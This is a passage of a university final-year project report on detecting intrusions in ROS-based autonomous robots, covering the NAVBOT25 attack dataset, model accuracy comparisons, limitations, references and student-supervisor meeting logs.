`Reverse_Shell.csv`	29,525	Remote shell access attack
`UnauthorizedSubscriber.csv`	25,914	Unauthorized subscription to ROS topics
`PublisherFlood.csv`	4,715	Flooding attack with fake publisher nodes
`SubscriberFlood.csv`	3,125	Flooding attack with fake subscriber nodes
Total Combined	**136,682**	Final merged dataset: `NAVBOT25.csv`

Table 6.1: Breakdown of NAVBOT25 Dataset by Attack Type and Sample Count

The dataset enables robust training of machine learning models by providing labelled examples for both attack and non-attack scenarios

- **Data Composition(graph)**:




Figure 6.1: Data Composition of NAVBOT25 Dataset Showing Class Distribution and Percentage Breakdown

6.2.1 Dataset Feature Overview

The NAVBOT25 dataset adopts the same feature schema as the ROSIDS23 dataset, as both were generated using CICFlowMeter to extract flow-level features from packet capture (PCAP) files. As a result, the dataset includes 84 features per record, representing various statistical, temporal, and protocol-specific characteristics of each network flow. The full list of features can be found in the original ROSIDS23 documentation (Degirmenci et al., 2023) and by using the same feature structure ensures that NAVBOT25 remains compatible with existing tools and models designed

for ROSIDS23, while introducing new, diverse attack behaviours for enhanced evaluation.

6.2.1 Overview of ROSIDS23 and NAVBOT25 Intrusion Datasets

This section provides a comparative overview of the **ROSIDS23** and **NAVBOT25** datasets used for evaluating intrusion detection systems in robotic environments. ROSIDS23 is a widely recognized benchmark dataset comprising various attack scenarios simulated in a ROS-based environment, whereas NAVBOT25 is a custom dataset developed using a real robot system to include additional attack types and real-world interactions. Table 6.1 illustrates the types of attacks present in each dataset, highlighting differences in coverage, data diversity, and practical relevance. This comparison helps in assessing the strengths and limitations of each dataset for training and testing intrusion detection models in robotics applications.

Dataset		ROSIDS23	NAVBOT25
Real Robot System		o	o
Attack Types	Port Scanning	x	o
	DoS	o	o
	SSH Brute Forcing	x	o
	Unauthorized Subscriber	o	o
	Subscribing Flood	o	o
	Publishing Flood	x	o
	Unauthorized Publisher	o	x
	Reverse Shell	x	o

Labelling	o	o

Table 6.2: Comparative Analysis of Attack Types in ROSIDS23 and NAVBOT25 Dataset

6.3 Performance Evaluation of ML and DL Model


To assess the effectiveness of the proposed Intrusion Detection System (IDS), various machine learning (ML) and deep learning (DL) models were trained and evaluated using two datasets: ROSIDS23 and NAVBOT25. This evaluation focused on multi-class classification, where network flows were categorized into multiple attack types alongside normal traffic. The models were tested on their ability to accurately identify and classify different attack patterns. Key performance metrics used in the evaluation include accuracy, precision, recall, and F1-score.

6.3.1 Confusion Matrices

This section confusion matrices were generated for each classification model.

a) Random Forest (with ANOVA F-Test + Standard Scaler)

b) CNN + Multi-Head Attention (MHA)



c) R-NIDS (Hybrid Deep Learning Model)




Figure 6.2: (a-c) Confusion Matrices of the Evaluated AI Models

6.3.2 Cross-Validation Results and Model Stability

This section reports the results of 5-fold cross-validation conducted on both deep learning and traditional machine learning models. To assess the models' generalization capabilities, we evaluate their training and testing accuracy, rather than validation accuracy. As shown in Figures 6.3–6.5, the consistency between training and testing scores across the folds indicates that all models maintained stable performance. This suggests that none of the models exhibited overfitting or underfitting, confirming their ability to generalize effectively to previously unseen data.




Figure 6.3: Comparison of Training and Testing Accuracy Across 5-Folds Using Random Forest Classifier




Figure 6.4: Comparison of Training and Testing Accuracy Across 5-Folds Using MHA-SConv Model




Figure 6.5: Comparison of Training and Testing Accuracy Across 5-Folds Using R-NIDS Models

6.3.3 Evaluation and Results

Type of Model	Features Extraction Method	Accuracy%	Precision%	Recall%	F1-Score%
MHA-SConv (Zafar et al., CASE 2024)	CNN + Multi-Head Attention	90.42%	93.94%	90.42%	89.47%
Hybrid Deep Learning IDS (Ali et al., Procedia Computer Science, 2023)	CNN + LSTM	93.66%	93.73%	93.66%	93.65%
Random Forest Classifier	ANOVA F-Test + Standard Scaler	**98.61%**	**98.71%**	**98.61%**	**98.61%**

Table 6.3: Comparison with other research study

CHAPTER 7

DISCUSSIONS

7.1 Objective Review

This chapter reflects on the original objectives outlined at the beginning of the project and compares them with the final results and implementations achieved. The discussion evaluates how well the project met its goals, highlights the enhancements or changes made along the way, and identifies areas for improvement or further work.

7.1.1 Comparison Between Initial Objectives and Final Outcomes

To evaluate the progress and alignment of the project, a comparison was made between the initial objectives stated during the proposal phase and the final outcomes achieved by the end of the project. This comparison highlights how the project's scope evolved over time, including improvements in attack coverage, data collection methods, and evaluation techniques. The summary in Table 7.1 outlines this alignment between planned goals and the results delivered.

Original Objective	Current Objective
1. Identify and document ROS security vulnerabilities	1. Conducted security testing involving 8 types of attacks (initially planned 5) using various attacking tools such as nmap, hydra and hping3

2. Collect network data during normal and attack scenarios	2. Captured network traffic during both normal operations and attack scenarios using TurtleBot3 and CICFlowMeter. The resulting dataset was analysed for intrusion detection purposes, and a technical paper detailing the methodology and findings has been submitted to a Tier 1 Scopus-indexed journal.
3. Develop and evaluate machine learning intrusion detection models	3. Trained and evaluated machine learning models on the ROSIDS23 dataset; compared the best performing model with existing deep learning research; subsequently applied the optimal method to the NAVBOT25 dataset.

Table 7.1: Comparison Between Initial Objectives and Final Outcomes

7.2 Project Summary

To provide a clear overview of how the project developed over time, this section summarizes the key differences between the original plan and the final implementation. It highlights improvements made in dataset usage, attack coverage, testing environments, and evaluation metrics. These changes reflect the iterative nature

of the project, and the enhancements made based on practical experimentation. A detailed comparison is shown in Table 7.2.

Aspect	Initial Plan	Final Execution
Dataset	ROSIDS23 only	ROSIDS23 + NAVBOT25 Dataset
Attack types	DoS, Unauthorized Publish/Subscribe, Subscriber Flooding	Addition of Reverse Shell, Port Scanning, SSH Brute forcing, Publisher Flood
Data collection method	Live traffic capture using Wireshark	Live traffic capture using Wireshark + CICFlowMeter
Evaluation scope	Classification accuracy	Classification accuracy + Resource Usage + Time taken to Train/Test model

Table 7.2: Summary of Initial Plan vs Final Implementation

7.3 Limitations of the Study

Despite the promising results and successful implementation of the proposed Intrusion Detection System (IDS) for ROS-based autonomous navigation, several limitations were encountered during the course of the study:

1. Limited Attack Diversity

While the study includes several common cyber-attacks such as DoS, unauthorized publish/subscribe, SSH brute force, and ARP poisoning, it does not cover more advanced or evasive attacks (e.g., polymorphic malware, stealthy attacks, adversarial

ML attacks). As such, the model may not generalize well against unseen or sophisticated intrusion types.

2. Dataset Imbalance and Scale

The ROSIDS23 and custom datasets used were moderately imbalanced, with some attack types having significantly more samples than others. Although techniques such as label encoding and balanced splitting were used, the class imbalance may still affect model performance, especially for minority attack classes. Moreover, the overall dataset size—especially for the NAVBOT real-world dataset—is relatively small compared to enterprise-grade IDS systems.

3. Real-Time Constraints

The system was tested in semi-real time using captured network traffic but not deployed in a full real-time monitoring scenario on the TurtleBot3. Latency, system overhead, and detection time under continuous live traffic conditions were not fully evaluated due to hardware limitations.

4. Dependency on Network-Based Features

The IDS relies heavily on network flow features extracted using CICFlowMeter. While effective for many attacks, this excludes host-based indicators (e.g., system logs, file changes) that could improve detection, particularly for local privilege escalation or rootkits.

5. Limited Evaluation of Deep Learning

While deep learning models were tested earlier, their implementation was restricted to CNN, LSTM and MHA architectures. Further exploration of more advanced models like Transformer-based architectures or attention mechanisms could yield improved results but was beyond the project's resource and time constraints.

6. Limited Experimental Setup

The use of simulation tools like Gazebo and a single TurtleBot3 unit in a limited testbed means that scalability to multi-robot systems or larger environments was not evaluated. Moreover, wireless interference and real-world physical anomalies (e.g., signal loss, hardware failure) were not fully simulated or accounted for.

CHAPTER 8

CONCLUSION

This chapter focused on improving security in robotic systems based on the Robot Operating System (ROS) by creating an intrusion detection system (IDS). Through the incorporation of simulated and practical experiments, the system was created to monitor network traffic and determine potentially malicious activities with high effectiveness.

Two datasets were used during the study: the ROSIDS23 dataset and a newly generated dataset called NAVBOT25, designed to reflect both normal traffic and various cyber-attacks. The system was trained using multiple machines learning models, including Random Forest, Decision Tree, and K-Nearest Neighbours. To enhance performance, feature selection and data balancing methods such as SMOTE were applied. Among all the models, Random Forest delivered the most consistent and accurate results when classifying different types of threats.

However, the research had its limitations. The NAVBOT25 dataset, although helpful, may not represent the full complexity of real-world robotic deployments. Additionally, certain models require high computational power, making them less ideal for real-time deployment on robots with limited resources. The system was also designed around ROS1, which may limit its direct application to ROS2 or other frameworks.

To move forward, future research could explore deploying the system on real robots to test its behaviour in live conditions. Lightweight machine learning models or efficient deep learning architectures may offer better real-time performance. Another direction is to expand the dataset with more diverse attack types and normal usage patterns. Incorporating explainable AI could also improve transparency, helping developers understand how the system reaches its decisions.

In conclusion, this research delivered a working intrusion detection framework for robotic platforms and highlighted the importance of combining realistic datasets with well-tuned machine learning models. The project contributes not only a functional IDS but also a reusable dataset and testing approach that others in the robotics cybersecurity field can build upon.

REFERENCES

Alsabbagh, W., Kim, C., Patil, N. S., Langendoerfer, P., & Langendörfer, P. (2018). Hacking the Backbone: Shell Reverse Attacks on IIoT Systems. *Proceedings of Make Sure to Enter the Correct Conference Title from Your Rights Confirmation Emai (Conference Acronym 'XX)*, *1*. https://doi.org/10.13140/RG.2.2.23097.79207

Amsters, R., & Slaets, P. (2020). Turtlebot 3 as a robotics education platform. *Advances in Intelligent Systems and Computing*, *1023*, 170–181. https://doi.org/10.1007/978-3-030-26945-6_16

Degirmenci, E., Kirca, Y. S., Yolacan, E. N., & Yazici, A. (2023). An Analysis of DoS Attack on Robot Operating System. *Gazi University Journal of Science*, *36*(3), 1050–1069. https://doi.org/10.35378/gujs.976496

Estefo, P., Simmonds, J., Robbes, R., & Fabry, J. (2019). The Robot Operating System: Package reuse and community dynamics. *Journal of Systems and Software*, *151*, 226–242. https://doi.org/10.1016/j.jss.2019.02.024

Johnson, S., Borah, A., Paranjothi, A., & Thomas, J. P. (n.d.). *ROS-Lighthouse: An Intrusion Detection System (IDS) in ROS using Ensemble Learning*.

Kahara Wanjau, S., Wambugu, G. M., & Ndung'u Kamau, G. (2021). SSH-Brute Force Attack Detection Model based on Deep Learning. In *International Journal of Computer Applications Technology and Research* (Vol. 10). www.ijcat.com

Martínez, F. H. (n.d.). *TurtleBot3 robot operation for navigation applications using ROS Manejo del robot TurtleBot3 para aplicaciones de navegación mediante ROS*. *18*(2), 19–24. https://emanual.robotis.com/docs/en/platform/turtlebot3/

Pittman, J. M. (n.d.). *A COMPARATIVE ANALYSIS OF PORT SCANNING TOOL EFFICACY A PREPRINT*.

Politécnica, U., Madrid, D. E., & Duan, W. (2018). *A ROS NODE FOR PROCESSING IMAGES AND PROVIDING ROBOTS WITH LOCATION CAPABILITIES*.

Potter, M., in Robotics, M., Bhowal Masters in Robotics, R., Cheng Masters in Robotics, J., & Zhao, R. (n.d.). *Autonomous Robot for Disaster Mapping and*

Victim Localization Donatello Goes On A Rescue Mission Anuj Patel. https://github.com/rzhao5659/MRProject/tree/main

Ravi, V. (2024). Intrusion Detection System for Robot Operating System using Hybrid Deep learning. *8th International Conference on Electronics, Communication and Aerospace Technology, ICECA 2024 - Proceedings*, 586–591. https://doi.org/10.1109/ICECA63461.2024.10800870

Sowmya, T., & Mary Anita, E. A. (2023). A comprehensive review of AI based intrusion detection system. *Measurement: Sensors*, *28*. https://doi.org/10.1016/j.measen.2023.100827

SYSCON 2019 : the 13th Annual IEEE International Systems Conference : April 8-11, 2019, Hyatt Grand Cypress Hotel, Orlando, Florida, USA. (2019). IEEE.

Tait, K.-A., Khan, J. S., Alqahtani, F., Shah, A. A., Khan, F. A., Rehman, M. U., Boulila, W., & Ahmad, J. (2021). *Intrusion Detection using Machine Learning Techniques: An Experimental Comparison*. http://arxiv.org/abs/2105.13435

Teixeira, R. R., Maurell, I. P., & Drews, P. L. J. (2020, November 9). Security on ROS: Analyzing and exploiting vulnerabilities of ROS-based systems. *2020 Latin American Robotics Symposium, 2020 Brazilian Symposium on Robotics and 2020 Workshop on Robotics in Education, LARS-SBR-WRE 2020*. https://doi.org/10.1109/LARS/SBR/WRE51543.2020.9307107

White, R., Caiazza, G., Christensen, H., & Cortesi, A. (2019). SROS1: Using and Developing Secure ROS1 Systems. In *Studies in Computational Intelligence* (Vol. 778, pp. 373–405). Springer Verlag. https://doi.org/10.1007/978-3-319-91590-6_11

Yang, L., & Shami, A. (2022). IDS-ML: An open-source code for Intrusion Detection System development using Machine Learning[Formula presented]. *Software Impacts*, *14*. https://doi.org/10.1016/j.simpa.2022.100446

Zafar, M. H., Falkenberg Langas, E., Aftab, M. F., & Sanfilippo, F. (2024). Enhanced Intrusion Detection in Robot Operating Systems via Grid Search Based Multi-Head Attention Stacked Convolutional Network. *IEEE International Conference*

on Automation Science and Engineering, 3880–3885. https://doi.org/10.1109/CASE59546.2024.10711785

Zhu, T. (2020). Analysis on the applicability of the random forest. *Journal of Physics: Conference Series*, *1607*(1). https://doi.org/10.1088/1742-6596/1607/1/012123

APPENDICES

Appendix A: FYP Meeting Log

The FYP Meeting Logs is on the next page.

Faculty of Information Science and Technology (FIST)

Final Year Project Meeting Log

(To be filled in by Student)

MEETING DATE: 24 March 2025	**MEETING NO.: 1**
PROJECT ID: T86O014	
PROJECT TITLE: INTRUSION DETECTIO N FOR ROS BASED AUTONOMOUS ROBOT NAVIGATION	
SESSION: Phase 2: Trimester Mar/April 2024/2025 (2430L)	**SUPERVISOR: O n g L e e Y e n g**
STUDENT ID & Name: 1221301208 Nawfal Syafi' Bin Zailan	**CO- SUPERVISOR: -**

1. WORK DONE [Please write the details of the work done after the last meeting.]

- Reviewed feedback and comments provided during FYP1.
- • Identified areas for improvement, including model performance, dataset understanding, and report clarity.
- • Outlined a step-by-step action plan to address the feedback and continue progress into FYP2.

2. WORK TO BE DONE

- Re-evaluate the dataset preprocessing and feature extraction strategy, specifically for the ROSIDS23 dataset.
- Plan and initiate the retraining of the AI model using enhanced preprocessing techniques.
- Begin revision of the FYP report based on feedback, focusing on structure, content depth, and clarity.
- Develop a timeline for generating both the technical report and final documentation.

3. PROBLEMS ENCOUNTERED

4.COMMENTS

DR. ONG LEE YENG
Assistant Professor
Faculty of Information Science and Technology
Multimedia University
Jalan Ayer Keroh Lama
75450 Melaka, Malaysia

Supervisor's Signature & Stamp	Co-Supervisor's Signature & Stamp (if any)	Student's Signature

NOTES:

1. Items 1 - 3 are to be completed by the students before coming for the meeting. Item 4 is to be completed by the supervisor.
2. For FYP I, total six log sheets are to be submitted (every other week*).
3. For FYP 2, total six log sheets are to be submitted (every other week**).
4. Log sheets are compulsory assessment criteria for FYP. Student who fails to meet the requirements of log sheets will not be allowed to submit FYP report.

*: week 1, 3, 5, 7, 9, 11 or 2, 4, 6, 8, 10, 11 of the first trimester (week 12: report submission, weeks 13 & 14: presentation)
**: week 1, 3, 5, 7, 9, 11 or 2, 4, 6, 8, 10, 11 of the second trimester (week 12: report submission, weeks 13 & 14: presentation)

MULTIMEDIA UNIVERSITY ®

Faculty of Information Science and Technology (FIST)

Final Year Project Meeting Log

(To be filled in by Student)

MEETING DATE: 7 April 2025	**MEETING NO.: 2**
PROJECT ID: T86O014	
PROJECT TITLE: INTRUSION DETECTIO N FOR ROS BASED AUTONOMOUS ROBOT NAVIGATION	
SESSION: Phase 2: Trimester Mar/April 2024/2025 (2430L)	**SUPERVISOR: Ong Lee Yeng**
STUDENT ID & Name: 1221301208 Nawfal Syafi' Bin Zailan	**CO- SUPERVISOR: -**

1. WORK DONE [Please write the details of the work done after the last meeting.]

- Explored suitable methods for data preprocessing and feature extraction specifically tailored to the ROSIDS23 dataset.
- Trained a machine learning-based AI model using ROSIDS23.
- Conducted performance evaluation before and after applying hyperparameter optimization using
- Optuna to improve model results.

2. WORK TO BE DONE

- Analyse and refine the AI model training code to enhance performance and ensure reproducibility.
- Continue drafting and refining the Final Year Project (FYP) report.
- Begin preparing the technical report, focusing on the methodology and experimental results.

3. PROBLEMS ENCOUNTERED

- Encountered errors and difficulties while testing different training scripts and approaches for the
- dataset, which affected model consistency and accuracy.

4.COMMENTS

Supervisor's Signature & Stamp	Co-Supervisor's Signature & Stamp (if any)	Student's Signature

NOTES:

1. Items 1 - 3 are to be completed by the students before coming for the meeting. Item 4 is to be completed by the supervisor.
2. For FYP I, total six log sheets are to be submitted (every other week*).
3. For FYP 2, total six log sheets are to be submitted (every other week**).
4. Log sheets are compulsory assessment criteria for FYP. Student who fails to meet the requirements of log sheets will not be allowed to submit FYP report.

*: week 1, 3, 5, 7, 9, 11 or 2, 4, 6, 8, 10, 11 of the first trimester (week 12: report submission, weeks 13 & 14: presentation)
**: week 1, 3, 5, 7, 9, 11 or 2, 4, 6, 8, 10, 11 of the second trimester (week 12: report submission, weeks 13 & 14: presentation)

MULTIMEDIA UNIVERSITY ®

Faculty of Information Science and Technology (FIST)

Final Year Project Meeting Log

(To be filled in by Student)

MEETING DATE: 14 April 2025	**MEETING NO.: 3**
PROJECT ID: T86O014	
PROJECT TITLE: INTRUSION DETECTIO N FOR ROS BASED AUTONOMOUS ROBOT NAVIGATION	
SESSION: Phase 2: Trimester Mar/April 2024/2025 (2430L)	**SUPERVISOR: O n g L e e Y e n g**
STUDENT ID & Name: 1221301208 Nawfal Syafi' Bin Zailan	**CO- SUPERVISOR: -**

1. WORK DONE [Please write the details of the work done after the last meeting.]

- Evaluated the performance of the AI model using metrics such as accuracy, precision, recall, and F1-score.
- Visualized the model's confusion matrix and ROC curve to better understand classification strengths and weaknesses.
- Revised the FYP report's methodology and result sections based on model evaluation insights.
- Reviewed the structure and format of the technical report to align with documentation requirements.

2. WORK TO BE DONE

- Finalize the performance evaluation section for both the FYP and technical reports.

3. PROBLEMS ENCOUNTERED

4.COMMENTS

Supervisor's Signature & Stamp	Co-Supervisor's Signature & Stamp (if any)	Student's Signature

NOTES:

1. Items 1 - 3 are to be completed by the students before coming for the meeting. Item 4 is to be completed by the supervisor.
2. For FYP I, total six log sheets are to be submitted (every other week*).
3. For FYP 2, total six log sheets are to be submitted (every other week**).
4. Log sheets are compulsory assessment criteria for FYP. Student who fails to meet the requirements of log sheets will not be allowed to submit FYP report.

*: week 1, 3, 5, 7, 9, 11 or 2, 4, 6, 8, 10, 11 of the first trimester (week 12: report submission, week 13 & 14: presentation)
**: week 1, 3, 5, 7, 9, 11 or 2, 4, 6, 8, 10, 11 of the second trimester (week 12: report submission, weeks 13 & 14: presentation

Faculty of Information Science and Technology (FIST)

Final Year Project Meeting Log

(To be filled in by Student)

MEETING DATE: 21 April 2025	**MEETING NO.: 4**
PROJECT ID: T86O014	
PROJECT TITLE: INTRUSION DETECTIO N FOR ROS BASED AUTONOMOUS ROBOT NAVIGATION	
SESSION: Phase 2: Trimester Mar/April 2024/2025 (2430L)	**SUPERVISOR: Ong Lee Yeng**
STUDENT ID & Name: 1221301208 Nawfal Syafi' Bin Zailan	**CO- SUPERVISOR: -**

1. WORK DONE [Please write the details of the work done after the last meeting.]

- Reviewed the ROSIDS23 dataset structure and attack scenarios to replicate similar conditions in custom data collection.
- Designed an initial framework for simulating attacks in a ROS-based environment (e.g., SSH bruteforce, ARP poisoning, topic flooding).
- Finalized the hardware and software tools needed for the simulation and data capture process (e.g., ROS setup, Wireshark/tcpdump, attack scripts).

2. WORK TO BE DONE

- Set up the ROS test environment with navigation stack and relevant topics to simulate real-world
  autonomous robot behaviour.
- Begin executing controlled attack simulations while capturing network traffic for dataset generation.
- Label and organize collected data for each type of attack and normal behaviour session.
- Start documenting the data collection methodology for inclusion in the technical and final project reports.

3. PROBLEMS ENCOUNTERED

- Faced challenges in ensuring precise time synchronization between attack execution and traffic logging.

4.COMMENTS

DR. ONG LEE YENG
Assistant Professor
Faculty of Information Science and Technology
Multimedia University
Jalan Ayer Keroh Lama
75450 Melaka, Malaysia

Supervisor's Signature & Stamp	Co-Supervisor's Signature & Stamp (if any)	Student's Signature

NOTES:

5. Items 1 - 3 are to be completed by the students before coming for the meeting. Item 4 is to be completed by the supervisor.
6. For FYP I, total six log sheets are to be submitted (every other week*).
7. For FYP 2, total six log sheets are to be submitted (every other week**).
8. Log sheets are compulsory assessment criteria for FYP. Student who fails to meet the requirements of log sheets will not be allowed to submit FYP report.

